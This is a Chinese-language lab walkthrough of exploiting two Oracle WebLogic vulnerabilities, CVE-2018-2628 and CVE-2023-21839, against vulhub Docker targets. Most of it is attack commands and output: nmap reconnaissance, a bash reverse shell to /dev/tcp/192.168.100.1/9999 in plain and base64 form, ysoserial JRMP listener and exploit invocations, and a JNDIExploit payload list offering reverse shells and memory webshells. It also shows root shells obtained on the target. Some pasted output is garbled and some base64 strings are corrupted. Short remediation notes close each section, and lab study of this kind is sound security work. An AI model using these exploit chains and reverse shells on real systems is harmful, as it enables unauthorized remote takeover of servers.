

Weblogic反序列化漏洞(CVE-2018-2628/CVE-2023-21839)

weblogic中间件

WebLogic是美国Oracle公司出品的一个application server，用于本地和云端开发、集成、部署和管理大型分布式Web应用、网络应用和数据库应用的Java应用服务器。WebLogic Server是一个基于JAVAEE架构的中间件，将Java的动态功能和Java Enterprise标准的安全性引入大型网络应用的开发、集成、部署和管理之中，提供了Java Enterprise Edition (EE)和Jakarta EE的可靠、成熟和可扩展的实现。

CVE-2018-2628

漏洞描述

Weblogic Server中的RMI 通信使用T3协议在Weblogic Server和其它Java程序（客户端或者其它Weblogic Server实例）之间传输数据，服务器实例会跟踪连接到应用程序的每个Java虚拟机（JVM）中，并创建T3协议通信连接，将流量传输到Java虚拟机。T3协议在开放WebLogic控制台端口的应用上默认开启。攻击者可以通过T3协议发送恶意的反序列化数据，进行反序列化，实现对存在漏洞的weblogic组件的远程代码执行攻击（开放Weblogic控制台的7001端口，默认会开启T3协议服务，T3协议触发的Weblogic Server WLS Core Components中存在反序列化漏洞，攻击者可以发送构造的恶意T3协议数据，获取目标服务器权限。）

T3协议缺陷实现了Java虚拟机的远程方法调用（RMI），能够在本地虚拟机上调用远端代码。

T3协议：

用于在Weblogic服务器和其他类型的Java程序之间传输信息的协议。Weblogic会跟踪连接到应用程序的每个Java虚拟机，要将流量传输到Java虚拟机，Weblogic会创建一个T3连接。该链接会通过消除在网络之间的多个协议来最大化效率，从而使用较少的操作系统资源。用于T3连接的协议还可以最大限度减少数据包大小，提高传输速度。

RMI方法：

远程方法调用，除了该对象本身的虚拟机，其它的虚拟机也可以调用该对象的方法。（对象的虚拟化和反序列化广泛应用到RMI和网络传输中）

JRMP：

Java远程消息交换协议JRMP

JRMP是一个Java远程方法协议，该协议基于TCP/IP之上，RMI协议之下。也就是说RMI该协议传递时底层使用的是JRMP协议，而JRMP底层则是基于TCP传递。

RMI默认使用的JRMP进行传递数据，并且JRMP协议只能作用于RMI协议。当然RMI支持的协议除了JRMP还有IIOP协议，而在Weblogic里面的T3协议其实也是基于RMI去进行实现的。

影响版本

Oracle Weblogic Server10.3.6.0.0

Oracle Weblogic Server12.1.3.0.0

Oracle Weblogic Server12.2.1.2.0

Oracle Weblogic Server12.2.1.3.0

漏洞复现

环境：kali linux

靶场：vulhub /vulhub/weblogic/CVE-2018-2628


开启靶场，进入环境：

```
(root㉿kali)-[~/桌面/vulhub/weblogic/CVE-2018-2628]
# ls
1.png docker-compose.yml README.md

(root㉿kali)-[~/桌面/vulhub/weblogic/CVE-2018-2628]
# docker-compose up -d
Creating network "cve-2018-2628_default" with the default driver
Creating cve-2018-2628_weblogic_1 ... done

(root㉿kali)-[~/桌面/vulhub/weblogic/CVE-2018-2628]
# docker ps
CONTAINER ID IMAGE COMMAND CREATED STATUS PORTS
b68c75f68fad vulhub/weblogic:10.3.6.0-2017 "startWebLogic.sh" 30 seconds ago Up 29 seconds 5556/tcp, 0.0.0.0:7001->7001/tcp, :::7001->7001/tcp cve-2018-2628_weblogic_1
exploitdb vulhub proxy post
(root㉿kali)-[~/桌面/vulhub/weblogic/CVE-2018-2628]
#
```

进行访问：



Error 404--Not Found

From RFC 2068 Hypertext Transfer Protocol -- HTTP/1.1:

10.4.5 404 Not Found

The server has not found anything matching the Request-URI. No indication is given of whether the condition is temporary or permanent.
If the server does not wish to make this information available to the client, the status code 403 (Forbidden) can be used instead. The 410 (Gone) status code SHOULD be used if the server knows, through some internally configurable mechanism, that an old resource is permanently unavailable and has no forwarding address.

Nmap扫描目标IP端口，查看是否使用weblogic

```
nmap -sV 192.168.100.134 //靶场ip地址
```

扫描结果，开放了7001端口，对应weblogic服务以及版本信息

```
Nmap scan report for 192.168.100.134
Host is up (0.000014s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 9.1p1 Debian 2 (protocol 2.0)
7001/tcp  open  http   Oracle WebLogic Server 10.3.6.0 (Servlet 2.5; JSP 2.1; T3 enabled)
MAC Address: 00:0C:29:75:70:BB (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.92 seconds

C:\Users\LEGION>
```

使用Nmap的脚本查看对方是否开启T3协议，查看到目标站点开启了T3协议

```
nmap -n -v -p 7001,7002 192.168.100.134 --script=weblogic-t3-info
```

扫描结果：说明开启了T3协议

```
Completed NSE at 11:32, 0.00s elapsed
Nmap scan report for 192.168.100.134
Host is up (0.00s latency).

PORT      STATE SERVICE
7001/tcp  open  afs3-callback
|_weblogic-t3-info: T3 protocol in use (WebLogic version: 10.3.6.0)
7002/tcp  closed afs3-prserver
MAC Address: 00:0C:29:75:70:BB (VMware)

NSE: Script Post-scanning.
Initiating NSE at 11:32
Completed NSE at 11:32, 0.00s elapsed
Read data files from: E:\ANmap\Nmap
```

使用扫描工具探测是否存在weblogic漏洞：

[工具地址](#)

经过扫描，发现此漏洞(工具可能有所差异不太准确，也可使用图形化界面)

```
..\WeblogicScan\weblogicScanner-master>python ws.py -t 192.168.100.134
[11:49:45][INFO][+][Weblogic Console][192.168.100.134:7001] Found module, Please verify manually!
[11:49:45][INFO][+][CVE-2017-10271][192.168.100.134:7001] Exists vulnerability!
[11:49:45][INFO][+][CVE-2017-3506][192.168.100.134:7001] Exists vulnerability!
[11:49:45][INFO][+][CVE-2014-4210][192.168.100.134:7001] Found module, Please verify manually!
[11:49:46][INFO][-][CVE-2018-2894][192.168.100.134:7001] Not found.
[11:49:47][INFO][+][CVE-2018-3252][192.168.100.134:7001] Found module, Please verify manually!
[11:49:47][INFO][+][CVE-2016-0638][192.168.100.134:7001] Exists vulnerability!
[11:49:47][INFO][+][CVE-2016-3510][192.168.100.134:7001] Exists vulnerability!
[11:49:48][INFO][+][CVE-2018-3245][192.168.100.134:7001] Exists vulnerability!
[11:49:48][INFO][+][CVE-2019-2725][192.168.100.134:7001] Exists vulnerability!
[11:49:48][INFO][+][CVE-2019-2618][192.168.100.134:7001] Found module, Please verify manually!
[11:49:49][INFO][+][CVE-2018-2628][192.168.100.134:7001] Exists vulnerability!
[11:49:50][INFO][+][CVE-2020-14750][192.168.100.134:7001] Exists vulnerability!
[11:49:50][INFO][+][CVE-2018-2893][192.168.100.134:7001] Exists vulnerability!
[11:49:50][INFO][+][CVE-2018-3191][192.168.100.134:7001] Exists vulnerability!
[11:49:50][INFO][!][CVE-2020-14882][192.168.100.134:7001] Connection error.
[11:49:50][INFO][-][CVE-2020-14882][192.168.100.134:7001] Not vulnerability.
[11:49:50][INFO][+][CVE-2020-2551][192.168.100.134:7001] Found module, Please verify manually!
[11:49:50][INFO][-][CVE-2020-14883][192.168.100.134:7001] Not vulnerability.
[11:49:51][INFO][+][CVE-2019-2729][192.168.100.134:7001] Exists vulnerability!
[11:49:51][INFO][+][CVE-2019-2888][192.168.100.134:7001] Found module, Please verify manually!
[11:49:51][INFO][+][CVE-2019-2890][192.168.100.134:7001] Exists vulnerability!
[11:49:55][INFO][+][CVE-2020-2883][192.168.100.134:7001] Exists vulnerability!
```

存在CVE-2018-2628漏洞

```
[11:47:01][INFO][+][CVE-2019-2618][192.168.100.134:7001] Exists vulnerability.
[11:47:02][INFO][+][CVE-2018-2628][192.168.100.134:7001] Exists vulnerability!
[11:47:03][INFO][+][CVE-2018-2893][192.168.100.134:7001] Exists vulnerability!
[11:47:03][INFO][!][CVE-2020-14882][192.168.100.134:7001] Connection error.
[11:47:03][INFO][!][CVE-2020-14881][192.168.100.134:7001] Not vulnerability.
```

攻击者需要使用ysoserial启动一个JMRP Server

工具地址

其他架包使用方式都类似，大同小异，查看帮助即可。

JMRP Server在7777端口上监听请求，向目标服务器发送序列化的bash反弹shell命令，反弹监听的端口为7777

PS：

这里使用bash反弹shell，由于Runtime.getRuntime().exec()中不能使用重定向和管道符，这里需要对其进行base64编码再使用

反弹shell命令：

```
sh -i >& /dev/tcp/192.168.100.1/9999 0>&1
```

base64编码后：

```
bash -c {echo, c2ggLwkgPiYgL2Rldi90Y3AvMTkyLjE20C4xMDAuMS85OTk5IDA+JjE=} | {base64, -d} | {bash, -i}
```

开启JMRP Server服务：

```
java -cp ysoserial-all.jar ysoserial.exploit.JRMPListener 7777
CommonsCollections3 "bash -c
{echo, c2ggLwkgPiYgL2Rldi90Y3AvMTkyLjE20C4xMDAuMS85OTk5IDA+JjE=} | {base64, -d} |
{bash, -i}"
```

```
F:\WeblogicExp>java -cp ysoserial-all.jar ysoserial.exploit.JRMPListener 7777 CommonsCollections3 "bash -c {echo, c2ggLwkgPiYgL2Rldi90Y3AvMTkyLjE20C4xMDAuMS83Nzc3IDA+JjE=} | {base64, -d} | {bash, -i}"
* Opening JRMPListener on 7777
sh -i >& /dev/tcp/192.168.100.1/7777 0>&1
```

本地监听9999端口：

```
...nc -lvv 9999
listening on [any] 9999 ...
```

接下来使用CVE-2018-2628的[EXP](#)向目标WebLogic服务器发送攻击载荷（payload）

```
python2 exp.py 192.168.100.134 7001 ysoserial-all.jar 192.168.100.1 7777  
JRMPClient
```

JMRP服务接受信息：

```
F:\WeblogicExp>java -cp ysoserial-all.jar ysoserial.exploit.JRMPListener 7777 CommonsCollections3 "bash -c  
cho, c2ggLWkgPiYgL2Rldi90Y3AvMtkyLjE20C4xMDAuMS850Tk5IDA+JjE=" | {base64, -d} | {bash, -i}"  
* Opening JRMP listener on 7777  
Have connection from /192.168.100.134:42070  
Reading message...  
Is DGC call for [[0:0:0, -468188271], [0:0:0, 316554531]]  
Sending return with payload for obj [0:0:0, 2] EXP 向目标WebLogic服务器发送攻击载荷 (payload)  
Closing connection  
Have connection from /192.168.100.134:58254 100.134.7001 ysoserial-all.jar 192.168.100.1 7777 JRMPClient  
Reading message...  
Is DGC call for [[0:0:0, -375444996]]  
Sending return with payload for obj [0:0:0, 2]  
Closing connection
```

查看监听端：

```
listening on [any] 9999 ...
192.168.100.134: inverse host lookup failed: h_errno 11004
connect to [192.168.100.1] from (UNKNOWN) [192.168.100.134] 40052
sh: 0: can't access tty; job control turned off
# whoami
root
# ls
ExploitJava-tcp-ysoserial-all.jar ysoserial-exploit-TRMPListener 7777 CommonsCollections3 "bash -c
# rm -rf /tmp/listener on 7777
autodeploy 192.168.100.134:42070
bin [0:0:0, -4681882711, [0:0:0, 4165545311]]
config with payload for obj [0:0:0, 2
console 192.168.100.134:58254
fileRealm.properties
init-info payload for obj [0:0:0, 2
lib
security
servers
startWebLogic.sh
# ls /
bin
boot
dev
etc 监听端:
gdown.pl
home
lib
lib64
media
#
```

EXP和目标服务器建立T3连接，目标服务器weblogic上的JVM虚拟机远程调用了监听程序中的方法执行序列化操作，将流量反弹到nc上

执行命令也是同样的道理，将反弹shell命令改成想要"执行操作的命令"即可。

比如"touch /test.txt"

来到靶机验证一下是否创建成功：

```
docker-compose exec weblogic /bin/bash
```

```
[root@kali) [~/桌面/vulhub/weblogic/CVE-2018-2628]
# docker-compose exec weblogic /bin/bash
root@b68c75f68fad:~/Oracle/Middleware# ls
domain-registry.xml  logs  modules  ocm.rsp  registry.dat  registry.xml  user_projects  utils  wlserver_10.3
root@b68c75f68fad:~/Oracle/Middleware# ls /
bin  boot  dev  etc  gdown.pl  home  lib  lib64  media  mnt  opt  proc  root  run  sbin  srv  sys  test.txt  tmp  usr  var
root@b68c75f68fad:~/Oracle/Middleware#
```

创建成功，命令成功被执行。

还可以使用工具进行，相对简单，直接利用：

首先开启RMP服务：

输入JRMP地址，进行执行



JRMP服务返回信息内容：

```

E:\WeblogicExp>java -cp ysoserial-all.jar ysoserial.exploit.JRMPListener 7777 CommonsCollections3 "touch /root/rumilc.txt"
* Opening JRPC listener on 7777
Have connection from /192.168.100.134:49298
Reading message...
Is DGC call for [[0:0:0, -496502305]]
Sending return with payload for obj [0:0:0, 2]
Closing connection
Have connection from /192.168.100.134:49304
Reading message...
Is DGC call for [[0:0:0, -1582563955]]
Sending return with payload for obj [0:0:0, 2]
Closing connection
Have connection from /192.168.100.134:33708
Reading message...
Is DGC call for [[0:0:0, -1582563955], [0:0:0, -496502305]]
Sending return with payload for obj [0:0:0, 2]
Closing connection
Have connection from /192.168.100.134:60334
Reading message...
Is DGC call for [[0:0:0, -1582563955], [0:0:0, -496502305]]
Sending return with payload for obj [0:0:0, 2]
Closing connection

```

验证是否创建成功：

成功创建：

```

root@kali:[~/桌面/vulhub/weblogic/CVE-2018-2628]
# docker-compose exec weblogic /bin/bash
root@b68c75f68fad:~/Oracle/Middleware# ls /
bin  boot  dev  etc  gdown.pl  home  lib  lib64  media  mnt  opt  proc  root  run  sbin  srv  sys  test.txt  tmp  usr  var
root@b68c75f68fad:~/Oracle/Middleware# ls /
bin  boot  dev  etc  gdown.pl  home  lib  lib64  media  mnt  opt  proc  root  run  sbin  srv  sys  test.txt  tmp  usr  var
root@b68c75f68fad:~/Oracle/Middleware# ls /
bin  dev  gdown.pl  lib  media  opt  root  run  srv  test.txt  usr
boot  etc  home  lib64  mnt  proc  rumilc.txt  sbin  sys  tmp  var
root@b68c75f68fad:~/Oracle/Middleware# 

```

修复方案

- 打上官方的最新补丁
- 控制T3服务的访问权限（添加白名单仅给指定几台主机使用）

CVE-2023-21839

漏洞描述

[Weblogic](#) 允许远程用户在未经授权的情况下通过IIOP/T3进行JNDI lookup 操作，当JDK版本过低或本地存在javaSerializedData时，这可能会导致RCE漏洞。

WebLogic 存在远程代码执行漏洞 (CVE-2023-21839/CNVD-2023-04389)，由于Weblogic IIOP/T3协议存在缺陷，当IIOP/T3协议开启时，允许未经身份验证的攻击者通过IIOP/T3协议网络访问攻击存在安全风险的WebLogic Server，漏洞利用成功WebLogic Server可能被攻击者接管执行任意命令导致服务器沦陷或者造成严重的敏感数据泄露。

影响版本

- WebLogic_Server = 12.2.1.3.0
- WebLogic_Server = 12.2.1.4.0
- WebLogic_Server = 14.1.1.0.0

CVE-2023-21839是一个weblogic的JNDI注入漏洞。

由于Weblogic t3/iiop协议支持远程绑定对象bind到服务端，并且可以通过lookup查看，当远程对象继承自OpaqueReference时，lookup查看远程对象，服务端会调用远程对象getReferent方法。weblogic.deployment.jms.ForeignOpaqueReference继承自OpaqueReference并且实现了getReferent方法，并且存在retVal = context.lookup(this.remoteJNDIName)实现，故可以通过rmi/ldap远程协议进行远程命令执行。

漏洞复现

环境：kali linux

靶场：vulhub vulhub/weblogic/CVE-2023-21839

开启环境：


```
└─(root㉿kali)-[~/桌面/vulhub/weblogic/CVE-2023-21839]
  └─# docker-compose up -d
Creating network "cve-2023-21839_default" with the default driver
Creating cve-2023-21839_weblogic_1 ... done

└─(root㉿kali)-[~/桌面/vulhub/weblogic/CVE-2023-21839]
  └─# docker ps
  CONTAINER ID   IMAGE      COMMAND   CREATED      STATUS      PORTS
                  NAMES
62a5ee595f2e   vulhub/weblogic:12.2.1.3-2018   "/u01/oracle/createA..."   2 minutes ago   Up 2 minutes   0.0.0.0:7001→7001/tcp
p, :::7001→7001/tcp   cve-2023-21839_weblogic_1

└─(root㉿kali)-[~/桌面/vulhub/weblogic/CVE-2023-21839]
  └─# pwd
/root/桌面/vulhub/weblogic/CVE-2023-21839

└─(root㉿kali)-[~/桌面/vulhub/weblogic/CVE-2023-21839]
  └─#
```

访问靶场地址：



Nmap扫描：

```
nmap -sV 192.168.100.134
```

开放了7001端口，以及对应的weblogic服务版本

```
Nmap scan report for 192.168.100.134
Host is up (0.000014s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh  OpenSSH 9.1p1 Debian 2 (protocol 2.0)
7001/tcp  open  http  Oracle WebLogic admin httpd 12.2.1.3 (T3 enabled)
MAC Address: 00:0C:29:75:70:BB (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.34 seconds
```

扫描验证T3是否开启：

```
nmap -n -v -p 7001,7002 192.168.100.134 --script=weblogic-t3-info
```

```
Host is up (0.00025s latency).

PORT      STATE SERVICE
7001/tcp  open  afs3-callback
|_weblogic-t3-info: T3 protocol in use (WebLogic version: 12.2.1.3)
7002/tcp  closed afs3-prserver
MAC Address: 00:0C:29:75:70:BB (VMware)
```

开启LDAP和HTTP服务

[工具地址](#)

```
java -jar JNDIExploit-1.4-SNAPSHOT.jar -i 192.168.100.1
```

```
F:\WeblogicExp\JNDIExploit.v1.4\JNDIExploit1.4>java -jar JNDIExploit-1.4-SNAPSHOT.jar -i 192.168.100.1
[+] LDAP Server Start Listening on 1389... 2022/4/19 16:04  DS_STORE.DAT  9 KB
[+] HTTP Server Start Listening on 3456... 2022/4/19 16:18  Executable Jar File  41,672 KB

. cache
此电脑
WPS云盘
3D 对象
我的电脑
```

查看可以使用的服务内容 (payload) :

```
java -jar JNDIExploit-1.4-SNAPSHOT.jar -i 192.168.100.1 -u
```

```
F:\WeblogicExp\JNDIExploit.v1.4>JNDIExploit1.4>java -jar JNDIExploit-1.4-SNAPSHOT.jar -i 192.168.100.1 -u
Supported LDAP Queries: 不是地址
* all words are case INSENSITIVE when send to ldap server
[+] Basic Queries: ldap://192.168.100.1:1389/Basic/[PayloadType]/[Params], e.g.
  ldap://192.168.100.1:1389/Basic/Dnslog/[domain]
  ldap://192.168.100.1:1389/Basic/Command/[cmd]
  ldap://192.168.100.1:1389/Basic/Command/Base64/[base64_encoded_cmd]
  ldap://192.168.100.1:1389/Basic/ReverseShell/[ip]/[port] ---windows NOT supported
  ldap://192.168.100.1:1389/Basic/TomcatEcho
  ldap://192.168.100.1:1389/Basic/SpringEcho
  ldap://192.168.100.1:1389/Basic/WeblogicEcho
  ldap://192.168.100.1:1389/Basic/TomcatMemshell11
  ldap://192.168.100.1:1389/Basic/TomcatMemshell12 ---need extra header [shell: true]
  ldap://192.168.100.1:1389/Basic/TomcatMemshell13 /ateam pass1024
  ldap://192.168.100.1:1389/Basic/GodzillaMemshell1 /bteam ico pass1024
  ldap://192.168.100.1:1389/Basic/JettyMemshell
  ldap://192.168.100.1:1389/Basic/WeblogicMemshell11
  ldap://192.168.100.1:1389/Basic/WeblogicMemshell12
  ldap://192.168.100.1:1389/Basic/JBossMemshell
  ldap://192.168.100.1:1389/Basic/WebsphereMemshell
  ldap://192.168.100.1:1389/Basic/SpringMemshell
[+] Deserialize Queries: ldap://192.168.100.1:1389/Deserialization/[GadgetType]/[PayloadType]/[Params], e.g.
  ldap://192.168.100.1:1389/Deserialization/URLDNS/[domain]
```

本地监听端口6666:

```
C:\> nc -lvp 6666
listening on [any] 6666 ...
```

本地监听端口6666:

在本地执行命令进行攻击

[工具地址](#)

```
java -jar weblogic-CVE-2023-21839.jar 192.168.100.134:7001
ldap://192.168.100.1:1389/Basic/ReverseShell/192.168.100.1/6666
```

PS: java环境为JDK8否则无法运行, 报错

```
F:\WeblogicExp>java -jar Weblogic-CVE-2023-21839.jar 192.168.100.134:7001 ldap://192.168.100.1:1389/Basic/ReverseShell/192.168.100.1/6666
java -jar JNDIExploit-1.4-SNAPSHOT.jar -i 192.168.100.1
  over Start Listening on 1389...
F:\WeblogicExp> listening on 1389...
F:\WeblogicExp> Basic/ReverseShell/192.168.100.1/6666
F:\WeblogicExp> 
F:\WeblogicExp> java -jar Weblogic-CVE-2023-21839.jar 192.168.100.134:7001 ldap://192.168.100.1:1389/Basic/ReverseShell/192.168.100.1/6666
  LDAP ResourceRef result for Basic/ReverseShell/192.168.100.1/6666 with basic remote reference pay
F:\WeblogicExp> 
  LDAP reference result for Basic/ReverseShell/192.168.100.1/6666 redirecting to http://192.168.100.1:6666/tJPjs7cMVuj.class
```

LDAP和HTTP服务端返回信息:

```
F:\WeblogicExp\JNDIExploit.v1.4\JNDIExploit1.4>java -jar JNDIExploit-1.4-SNAPSHOT.jar -i 192.168.100.1
[+] LDAP Server Start Listening on 1389...
[+] HTTP Server Start Listening on 3456...
[+] Received LDAP Query: Basic/ReverseShell/192.168.100.1/6666
[+] Paylaod: reverseshell 1dap://192.168.100.1:1389/Basic/ReverseShell/192.168.100.1/6666
[+] IP: 192.168.100.1
[+] Port: 6666 PS: java环境为JDK8否则无法运行, 报错
[+] Sending LDAP ResourceRef result for Basic/ReverseShell/192.168.100.1/6666 with basic remote reference pay
load
[+] Send LDAP reference result for Basic/ReverseShell/192.168.100.1/6666 redirecting to http://192.168.100.1:
3456/ExploitJPJs7cMVuJ.class
[+] New HTTP Request From /192.168.100.134:37664 /ExploitJPJs7cMVuJ.class
[+] Receive ClassRequest: ExploitJPJs7cMVuJ.class
[+] Response Code: 200
[+] Received LDAP Query: Basic/ReverseShell/192.168.100.1/6666
[+] Paylaod: reverseshell
[+] IP: 192.168.100.1
[+] Port: 6666
[+] Sending LDAP ResourceRef result for Basic/ReverseShell/192.168.100.1/6666 with basic remote reference pay
load
[+] Send LDAP reference result for Basic/ReverseShell/192.168.100.1/6666 redirecting to http://192.168.100.1:
3456/ExploitzX1guahrXA.class
[+] New HTTP Request From /192.168.100.134:56740 /ExploitzX1guahrXA.class
[+] Receive ClassRequest: ExploitzX1guahrXA.class
[+] Response Code: 200      另一种方法, 直接使用工具, 发送JNDI地址服务:
```

查看本地监听端口:

成功反弹shell

```
192.168.100.134: inverse host lookup failed: h_errno 11004
connect to [192.168.100.1] from (UNKNOWN) [192.168.100.134] 32882
bash: no job control in this shell
[oracle@09b7c63226c8 base_domain]$ whoami
whoami  Received LDAP Query: Basic/ReverseShell/192.168.100.1/6666
oracle  Paylaod: reverseshell
[oracle@09b7c63226c8 base_domain]$ ls /
ls /                                          Send LDAP reference result for Basic/ReverseShell/192.168.100.1/6666 with basic remote reference pay
load
bin                                          3456/ExploitJPJs7cMVuJ.class
boot                                         New HTTP Request From /192.168.100.134:37664 /ExploitJPJs7cMVuJ.class
dev                                           Receive ClassRequest: ExploitJPJs7cMVuJ.class
etc                                           Response Code: 200
etc                                          Received LDAP Query: Basic/ReverseShell/192.168.100.1/6666
home                                         Paylaod: reverseshell
lib                                           IP: 192.168.100.1
lib64                                         Port: 6666
media                                         Sending LDAP ResourceRef result for Basic/ReverseShell/192.168.100.1/6666 with basic remote reference pay
load
mnt                                           3456/ExploitzX1guahrXA.class
mnt                                         New HTTP Request From /192.168.100.134:56740 /ExploitzX1guahrXA.class
opt                                           Receive ClassRequest: ExploitzX1guahrXA.class
opt                                         Response Code: 200
proc
root
run
sbin
srv
sys
tmp
u01
usr
var
[oracle@09b7c63226c8 base_domain]$      反弹成功
```

另一种方法, 直接使用工具, 发送JNDI地址服务 (开启JNDI) :

输入url, 验证漏洞




验证回显：

| DNS Query Record | IP Address | Created Time |
|------------------------|-----------------|---------------------|
| yo5vh.ydhthi.dnslog.cn | 117.31.220.106 | 2023-09-19 16:12:41 |
| yo5vh.ydhthi.dnslog.cn | 117.31.220.106 | 2023-09-19 16:12:41 |
| yo5vh.ydhthi.dnslog.cn | 117.13.221.224 | 2023-09-19 16:12:31 |
| yo5vh.ydhthi.dnslog.cn | 117.131.221.223 | 2023-09-19 16:12:30 |
| yo5vh.ydhthi.dnslog.cn | 117.31.220.106 | 2023-09-19 16:12:27 |

开启服务和以上一致

放入JNDI地址当中，然后执行，一键利用，服务端返回相应的信息以及状态：



查看监听：

成功反弹shell

```
192.168.100.134: inverse host lookup failed: h_errno 11004
connect to [192.168.100.1] from (UNKNOWN) [192.168.100.134] 42812
bash: no job control in this shell
[oracle@09b7c63226c8 base_domain]$ ls /
ls /
bin
boot
dev
etc
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
u01
usr
var
[oracle@09b7c63226c8 base_domain]$ pwd
/u01/oracle/user_projects/domains/base_domain
[oracle@09b7c63226c8 base_domain]$
```

查看监听:

```
1591 Exploit[zy9w8KcAv3..]@base
  New HTTP Request From [192.168.100.134:55318] - Exploit[zy9w8KcAv3..]@base
  Receive (1) [base] - Exploit[zy9w8KcAv3..]@base
```

成功反弹shell

修复方案

1. 使用连接筛选器临时阻止外部访问7001端口的T3/T3s协议

2. 禁用T10P协议。



修复方案

1. 使用连接筛选器临时阻止外部访问7001端口的T3/T3s协议
 2. 禁用IIOP协议。
 3. 升级weblogic版本，更新最新补丁。